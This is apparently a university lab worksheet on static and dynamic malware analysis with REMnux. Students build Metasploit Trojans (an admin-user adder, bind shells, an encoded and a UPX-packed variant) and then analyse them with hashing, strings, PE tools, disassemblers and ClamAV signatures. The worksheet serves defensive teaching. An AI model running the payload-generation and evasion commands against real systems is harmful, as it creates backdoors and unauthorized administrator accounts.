Malware Analysis

License

Contents

Preparation

Download and start these VMs:

- Kali Linux
- REMnux

Malware analysis

Malware analysis is the study of malicious code. Some motivations to conduct malware analysis include: investigating an incident to assess damage and determine what information was accessed, identifying the source of the compromise and whether this is a targeted attack or just malware that has found its way to our network, and to recover the system(s) after an attack. Malware analysis is essential when developing antivirus and/or IDS/IPS signatures to prevent the infection on other systems.

There are a number of analysis techniques that can be used:

- *Static analysis*: analysing the contents of the file(s) without running the program. For example, comparing hashes, using antimalware scans, looking at the ASCII contents, executable metadata and dropper detection, and inspection of the machine instructions / source code.
- *Dynamic analysis*: running the malware and infecting a (virtualised) system to see what it does. This can involve manually stepping the malware through each instruction (debugging), or letting it run while tracking which files and registry entries change, along with the network connections and traffic that is involved.

A safe analysis environment

When doing any analysis of malware it is important to ensure you are working in a controlled environment, and when doing dynamic analysis that you have some kind of system you are willing to infect, for example a virtual machine and a dedicated host that has any available security updates applied.

Keep in mind that malware often “phones home” to the original attacker: connecting back to either a server controlled by the person that deployed or created the malware, or a botnet (which could be either centralised or distributed).

Preventing network connections using an isolated network is often a good idea

because it:

- Prevents the infected system that is being analysed from receiving instructions
- Prevents attackers from learning your IP address (which may result in retaliation, and further attacks)

However, sometimes you do want to analyse the complete behaviour of the malware, and often malware downloads payloads from remote servers, which would be prevented if isolated.


Also, keep in mind that an analysis VM may not provide enough protection, as the malware may attempt to compromise the host OS.

Using REMnux

REMnux is a Linux distribution with a focus on malware analysis, which includes many analysis tools.

In REMnux, open the REMnux Tools mind map:

> Double click the “REMnux Tools” icon on the desktop. Zoom out, and navigate the mind map.



REMnux tools mind map

This mind map illustrates that there are many tools available, for various analysis tasks. This reference can be helpful to identify appropriate tools for specific stages of analysis.

Obtaining and creating malware samples

On Kali Linux:

Create a directory for our malware samples:

```
mkdir /root/malware_samples
```

```
cd /root/malware_samples
```

Generate some malicious programs based on Metasploit payloads. To do this we specify “X” (executable) as our output type, and send the result to new files.

Create a Trojan that silently adds a user to the system:

```
msfpayload windows/adduser USER=leeds PASS=L33d5b3ck377 X >
mal_adduser.exe
```

Create a Trojan that opens a port (4444 by default) for a bind shell:

```
msfpayload windows/shell_bind_tcp X > mal_bindshell.exe
```

Similar, but using another port:

```
msfpayload windows/shell_bind_tcp LPORT=8887 X >
mal_bindshell_otherport.exe
```

Take the same payload, except encode it using the *polymorphic XOR additive feedback encoder*, also known as shikata_ga_nai. The decoder is dynamically generated using instruction substitution, dynamic block ordering, and randomised register use.

```
msfpayload windows/shell_bind_tcp LPORT=8887 raw |
msfencode -e x86/shikata_ga_nai -c 66 -t exe >
mal_bindshell_encoded.exe
```

Create a packed version of one of the executables. UPX is a popular packer, it compresses an executable:

```
upx mal_adduser.exe -o mal_adduser_packed.exe
```

This has generated five (5) windows executables in our current directory. Confirm this by running "ls".

Download another real world malware sample of your choice (for example, randomly from one of these links):

http://contagiodump.blogspot.co.uk/2010/11/links-and-resources-for-malware-samples.html

http://vxvault.siri-urz.net/URL_List.php


Confirm you now have *six* malware samples in /root/malware_samples:

```
ls /root/malware_samples
```

Copy these malware_samples to the REMnux VM:

Change your Kali Linux root password (use the "passwd" command).

Start the ssh server.



Changing the root password, and starting sshd

On REMnux, copy the files across:

```
scp -r root@KALI_IP_ADDRESS:/root/malware_samples .
```

Confirm the copy succeeded:

```
ls
```

Static malware analysis

Malware and one-way hashes

Create hashes of our malware samples, using one-way hash functions:

```
cd malware_samples
```

```
md5sum * > md5hashes
```

```
sha1sum * > sha1hashes
```

View the calculated hashes

```
cat md5hashes sha1hashes
```

From outside the VM, **try Googling for the hashes** (particularly the MD5 hashes). Do any of these turn up results?

Fuzzy hashing

Even though some of the above malware samples were very closely related, a one-way hash function, as used above, will generate completely different hashes for even slightly different malware samples, and will only match an exact copy. *Fuzzy hashing* uses a different approach: it aims to identify *similar* files, rather than exact copies.

Ssdeep is a program (and hash function) that uses *context triggered piecewise hashes* (CTPH) to perform fuzzy hashing. It attempts to detect identical sequences of bytes,

with anything in between the sequences.

Generate ssdeep hashes:

```
ssdeep * > ssdeep_hashes
```

View the generated hashes:

```
cat ssdeep_hashes
```

Are any of the generated hashes the same as each other?

Which files would you expect to be similar?

Check the files for matches against this set of hashes:

```
ssdeep -m ssdeep_hashes *
```

Which different files were found to be ssdeep matches?

Take a screenshot of the output from the ssdeep comparison, showing which of the related samples match each other.

Label it or save it as "Malware-1".

Note that msfpayload uses a template for generating the executable files based on its payloads (the code itself), which means that the similarities in these templates may be detected. Rather than sticking to the default executable file template, existing executables, such as Notepad, can be used as templates, to avoid the generated executables being similar to other executables generated by msfpayload. Alternatively, Metasploit Pro can generate dynamic templates to avoid detection. For this lab we will stick to the default templates, so we can compare these similar malware samples.


Viewing the file contents (hex and ASCII)

The most direct way of exploring the contents of an executable file is by viewing the exact data that is stored to disk. An executable file is stored in an OS-specific file format (more on this in the next section), and is typically a binary file, meaning it contains data (such as machine instructions, images, or sound) that is not meant to be interpreted directly as text to be read by humans. Hex is the standard format for viewing binary data, since binary representation, zeros and ones, is unmanageable for

human interpretation.

View the hex of one of the samples:

```
hexdump mal_adduser.exe
```



Output of hexdump showing offsets and file contents in hexadecimal format

Note that the output includes the hexadecimal memory address (offset from the start of the file), and the file contents displayed in hexadecimal format.

It is also helpful to have an ASCII representation (American Standard Code for Information Interchange – the most common format used to represent text), in case the data includes text information that a human could understand.

View the hex data, with ASCII:

```
hexdump -C mal_adduser.exe
```

Many hex viewers and editors use this display format. For example:

```
vbindiff mal_adduser.exe
```

Does this file contain text?

VBinDiff (as its name suggests) can also be used to compare binary files. Investigate the similarities detected previously using ssdeep:

```
vbindiff mal_adduser.exe mal_bindshell.exe
```

Scroll down, using the Page Down key, and note the similarities at the start and end of the file, with different binary contents between the matches; the matching data is the template used by msfpayload to output to executable files, while the payload itself is different.

Use VBinDiff to compare mal_adduser.exe with mal_adduser_packed.exe.

Are there any similarities? Why is this?

Take a screenshot of the output from the VBinDiff comparison between mal_adduser.exe and mal_adduser_packed.exe, and describe in one or two sentences why they do or do not include matches.

Label it or save it as "Malware-2".

Often textual information is particularly of interest; since it may include IP addresses, email addresses, shell commands, and so on.

Extract the ASCII text from a binary file using the `strings` command:

```
strings -a mal_adduser.exe
```

Extract and save the text from the adduser and bindshell malware samples:

```
strings -a mal_adduser.exe > mal_adduser.exe_strings
```

```
strings -a mal_bindshell.exe > mal_bindshell.exe_strings
```

Now you can compare the text from these separate malware samples:

```
diff -u mal_bindshell.exe_strings mal_adduser.exe_strings
```

Note that the matches are due to being based on the same template.

Scroll through the output, and note the longer than average line:

```
cmd.exe /c net user leeds L33d5b3ck377 /ADD && net
```

```
localgroup Administrators leeds /ADD
```

This is very enlightening! This is the command that mal_adduser runs via a command shell. By reading this we can very clearly see exactly what this malware is doing – in this case, without even looking at the binary instructions.

However, in most cases the non-text binary data, includes vital information.

Use Strings to extract from mal_adduser_packed.exe. Can you still find the command in the output? Why not?

Executable metadata and dropper/packer detection

As previously mentioned, each executable is stored in an executable file format that is readable by the operating system. On Windows, executable files are stored in the Portable Executable (PE, also known as PE32) format, or on 64bit systems in PE32**+** format. On Linux and most other Unix systems, Executable and Linkable Format (ELF) is used. Mac OS X uses the Mach-O format.

The `file` program can be used to identify the type of a file, regardless of its extension:

```
file mal_adduser.exe
```

What format is this executable?

Executable files also contain metadata, including information such as the date the program was compiled, version information, linking information (to libraries and shared code), the machine instructions themselves, variables, debug symbols, icons, and so on.

This information is helpful for malware analysis, but can be intentionally misleading.

PEScanner can be used to extract metadata from PE files, and do some analysis to detect packers:

```
pescanner mal_adduser_packed.exe
```

What information does the output include:

- What does the program claim to be?
- What date does it claim to be compiled?
- Does the CRC match the metadata? Why not?

- What packer was detected?

Compare this to running PEScanner against your other malware samples.

Explain the similarities and differences.

For Linux/Unix programs, ReadELF can be used:

```
readelf -a path.to/executable
```

Where *path.to/executable* is a Linux binary executable file. If you don't have a Linux-based malware sample, simply use "`/bin/ls`", to see what kinds of information it extracts.

A separate program, PEScan, can be used to identify suspicious characteristics in PE files, including the use of packers. Try running it against our packed, and encrypted payloads:

```
pescan mal_adduser_packed.exe
```

```
pescan mal_bindshell_encoded.exe
```

Note that the encoded MSF payload is not detected, since enough of the binary (the template itself) is not encrypted to avoid suspicion.

Similarly, PackerID can be used to try to identify packers:

```
packerid mal_adduser_packed.exe
```

Try running PEScan, PEScanner, and PackerID against your randomly downloaded malware sample. Anything interesting?

REMnux contains various other related tools, such as ExeScan and PEFrame. Check the mind map for a list of related tools.

Take a screenshot of the output from PEScan, PEScanner, and PackerID, and describe in one or two sentences what you found about your own malware sample.


Label it or save it as "Malware-3".

Reverse engineering and disassembly: inspection of the machine instructions /

source code

Software is typically developed using a high-level programming language, such as C++, then compiled into machine code instructions that a CPU can execute. The machine code is then saved into an executable file (along with metadata and so on).

Very few people directly work with machine code in a binary or hex view, since this is almost indecipherable for a human; it is much more intuitive to view the instructions in an executable file as assembly code. Assembly language describes the low level instruction steps for a CPU using (many) short lines of code representing machine code instructions. At one point in history (before the 1980s) Assembly was the primary way that program code was written. The figure below shows an example of compiled machine code (such as "B9FFFFFFFF") and the assembly that describes the instruction ("`mov ecx, -1`"). In this case, this instruction sets the ECX CPU register to the value "-1", which is clearly easier to understand in the assembly code rather than the machine code that the computer runs.



Example machine code, and corresponding assembly code, and description[1]

There are various programs, known as disassemblers, that can be used to display an executable file's instructions, as assembly code.

The `objdump` program can be used to disassemble a program. View the assembly

[1] Based on an example from Wikipedia (Creative Commons Attribution-ShareAlike License.)

instructions for mal_adduser.exe:

```
objdump -Dslx mal_adduser.exe
```

Tip: you may want to pipe this through to less, so you can scroll through the output.

As you can see, even simple malware such as this can contain an extensive number of machine instructions.

Some of the most popular tools for malware analysis and reverse engineering of executables are Pyew, Radare, and IDA Pro. Pyew and Radare are console based tools. IDA Pro provides similar and more advanced features in a very popular proprietary product, with a graphical interface[2]. Bokken provides a (nice but somewhat incomplete) IDA-like graphical interface to Radare and Pyew.

Open your randomly downloaded malware in Pyew:

```
pyew your_choice_of_malware
```

Pyew will do some analysis of the executable, which may take a few minutes. Once it is ready, you will be presented with information such as the code entry point (where the program code starts), and the first block of the file will be displayed as a hex dump.

```
Entry Point at 0x1250
Virtual Address is 0x401250
Code Analysis ...
Searching typical function's prologs...
Found 0 possible function(s) using method #1
Found 62 possible function(s) using method #2
Analyzing address 0x0000b3b0 - 0 in queue / 84 total

Searching function's starting at the end of known functions...
Analyzing address 0x00008558 - 0 in queue / 90 total
0000   4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00    MZ..............
0010   B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00    ........@.......
0020   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
0030   00 00 00 00 00 00 00 00 00 00 00 00 E8 00 00 00    ................
0040   0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68    ........!..L.!Th
0050   69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F    is program canno
0060   74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20    t be run in DOS
0070   6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00    mode....$.......
0080   93 38 F0 D6 D7 59 9E 85 D7 59 9E 85 D7 59 9E 85    .8...Y...Y...Y..
0090   AC 45 92 85 D3 59 9E 85 54 45 90 85 DE 59 9E 85    .E...Y..TE...Y..
00A0   B8 46 94 85 DC 59 9E 85 B8 46 9A 85 D4 59 9E 85    .F...Y...F...Y..
00B0   D7 59 9F 85 1E 59 9E 85 54 51 C3 85 DF 59 9E 85    .Y...Y..TQ...Y..
00C0   83 7A AE 85 FF 59 9E 85 10 5F 98 85 D6 59 9E 85    .z...Y..._...Y..
00D0   52 69 63 68 D7 59 9E 85 00 00 00 00 00 00 00 00    Rich.Y..........
00E0   00 00 00 00 00 00 00 00 50 45 00 00 4C 01 04 00    ........PE..L...
00F0   B3 E6 19 4A 00 00 00 00 00 00 00 00 E0 00 0F 01    ...J............
0100   0B 01 06 00 00 B0 00 00 00 A0 00 00 00 00 00 00    ................
0110   50 12 00 00 00 10 00 00 00 C0 00 00 00 00 40 00    P.............@.
0120   00 10 00 00 00 10 00 00 04 00 00 00 00 00 00 00    ................
0130   04 00 00 00 00 00 00 00 00 60 01 00 00 10 00 00    .........`......
0140   00 00 00 00 02 00 00 00 00 00 10 00 00 10 00 00    ................
0150   00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00    ................
0160   00 00 00 00 00 00 00 00 6C C7 00 00 78 00 00 00    ........l...x...
0170   00 50 01 00 C8 07 00 00 00 00 00 00 00 00 00 00    .P..............
0180   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
0190   E0 C1 00 00 1C 00 00 00 00 00 00 00 00 00 00 00    ................
01A0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
01B0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
01C0   00 C0 00 00 E0 01 00 00 00 00 00 00 00 00 00 00    ................
01D0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
01E0   2E 74 65 78 74 00 00 00 66 A9 00 00 00 10 00 00    .text...f.......
01F0   00 B0 00 00 00 10 00 00 00 00 00 00 00 00 00 00    ................
[0x00000000:0x00400000]>
```

[2] A demo of IDA Pro is available for download. If you are interested in doing further work in this field I recommend you also try these tasks using IDA Pro.

Pyew displaying the start of a file, ready for further analysis

The prompt, in angular brackets (<>), shows the range of the file this is displayed <0x00000000:0x00400000>

At the prompt, enter "?", to view some details of the file, and a list of commands available:

```
?
```

Seek to the entry point:

```
s ep
```

View a hexdump of where the code starts:

```
x
```

This output probably does not mean much to you, unless the code includes strings of text, such as messages to users, or IP addresses.

A more meaningful representation is to view this information as assembly instructions:

```
dis
```

Hit enter to repeat the command for the next block.

This is a more meaningful representation, describing the exact steps that the program takes.

Pyew can also do higher level analysis…

Check whether this executable has been packed:

```
packer
```

If so, you may need to exit, unpack the executable, and start again.

Check whether this executable contains any URLs:

```
url
```

List the shared code (such as libraries) the malware uses:

```
imports
```

What libraries does it use? Does this include WSOCK32.dll (networking), or other

obvious features?

List any detected functions in the code, and their offsets:

```
pyew.names
```

Seek to one of these functions and display the assembly code.


Exit Pyew:

```
exit
```

Bokken presents a graphical interface to Pyew and Radare. Start Bokken:

```
bokken
```

Select Radare as the back end, and load your chosen malware sample (located in /home/remnux/malware_samples).




Loading Bokken, choose your own malware sample

Open the "Hexdump" tab. Highlight some hex, to view disassembled code. However, not everything in the file is machine code, so if you randomly select something that is

not code, the disassembled code will be meaningless.

Open the “Flowgraph” tab. Note that the program displays the code as a flowgraph, that you can navigate.



Part of a flowgraph of an executable

Zoom in on some of the code, and click the “Cheat Sheet” icon ( ) to open the reference sheet for x86 assembler.

Use the reference sheet to interpret/understand some of the malware assembly code.

Take a screenshot of a small section of assembly code (between 3-10 instructions) from your own malware sample, and describe in one or two sentences what this section of code does.

Label it or save it as “Malware-4”.

Using anti-malware to detect malware

ClamAV is free open source antimalware software, often used on Linux for detecting

malware (including Windows malware).

Still **on REMnux**, in the malware_samples directory…

List all the malware signatures that ClamAV detects:

```
sigtool -l
```

There are lots! To stop the listing early, press (Ctrl-C).

Check your malware samples against ClamAV's anti-malware signatures:

```
clamscan *
```

Keep in mind that anti-malware can result in:

- False positives: it says the file is malware but it is not, or is not the malware that it claims it is.
- False negatives: it reports that the file is not malware, but it is. This is common with new unknown ("zero-day") malware.

Which, if any, of your samples were detected as malware?

Using multiple vendors (locally or remotely) increases our odds of getting accurate data; however, installing more that one on-access (real time) antimalware product is not recommended on Windows. There are free online scanners that submit to multiple antimalware vendors, and return a summary of the results from each antimalware database:

http://www.virscan.org

http://www.jotti.org

https://www.virustotal.com

Writing your own anti-malware signatures

List all of ClamAV's signatures:

```
sigtool '--find-sigs=.*'
```

When developing signatures it is a good idea to tell ClamAV to display detailed output for a scan and leave any unpacked temporary files on disk. This allows you to do analysis and signature development against the unpacked version of the file.

Run:

```
clamscan --debug --leave-temps mal_adduser_packed.exe
```

Read through the output.

ClamAV unpacks the executable automatically where possible, and tries signatures against each level of unpacking that takes place.

```
LibClamAV debug: UPX/FSG/MEW: empty section found - assuming compression
LibClamAV debug: UPX: Looks like a NRV2B decompression routine
LibClamAV debug: UPX: PE structure rebuilt from compressed file
LibClamAV debug: UPX: Successfully decompressed
LibClamAV debug: UPX/FSG: Decompressed data saved in /tmp/clamav-ad9139b975c05fed8d38d3a5c740ccb6
LibClamAV debug: ***** Scanning decompressed file *****
```

ClamAV automatically unpacking a file during a scan

When developing signatures they should be based on the uncompressed instructions, so that simply repacking the files does not avoid detection.

The simplest kind of rule is one based on performing a one-way hash, such as MD5.

Create a simple signature for the mal_adduser malware:

```
sigtool --md5 /tmp/clamav-SOMETHING-RANDOM >>
my_malware_sig.hdb
```

Where *clamav-SOMETHING-RANDOM* is determined from the output from the previous command.

Take a look at your new malware signature:

```
cat my_malware_sig.hdb
```

Check your malware samples against your new database of signatures:

```
clamscan -d my_malware_sig.hdb *
```

Why is this particular signature not very flexible, and only of limited use?

Take a screenshot of ClamAV using your signature to detect mal_adduser_packed.exe, with a one sentence description of how useful this signature would be to someone else.

Label it or save it as “Malware-5”.

Note that your new rule will not match the unpacked version, since the packer strips some information (such as debugging information and "trailing garbage"), so the resulting unpacked executable file is *slightly* different (although the functional code is the same).

ClamAV also supports various other kinds of signatures and processing, such as hex-based signatures, with wildcards, HTML, executable metadata, and combinations of signatures.

Write a Hex-based signature to detect the add_user malware (regardless of packing). Tip: aim to detect either the Metasploit exe template (and therefore match all the generated executables) or any command string to add an administrator user to the system.

The ClamAV signature development documentation may be helpful:

https://github.com/vrtadmin/clamav-devel/blob/master/docs/signatures.pdf

---

Take a screenshot of your hex-based signature, with a one sentence description of how your rule works.

Label it or save it as "Malware-A1".

Dynamic malware analysis

Dynamic analysis involves running the malicious code, to analyse what it does, and how it interacts with its environment. We cover related topics, such as live system analysis (which can be applied to investigate malicious processes memory contents, resource usage, and so on), network monitoring, and debugging (to step through the code instructions) elsewhere in this module and others.

Automated dynamic analysis

Upload your real world malware sample to https://malwr.com, which hosts an instance of Cuckoo, to generate a report of the malware's activity.

Take a screenshot of the output of the Cuckoo report on your real world malware sample.

Label it or save it as “Malware-A2”.

What to show your tutor for XP rewards

Show your tutor each of the above (in red) evidences. You may be asked to justify your decisions. This will be used to allocate XP for the module. Further details of the XP rewards and requirements are available on the *My XP* site.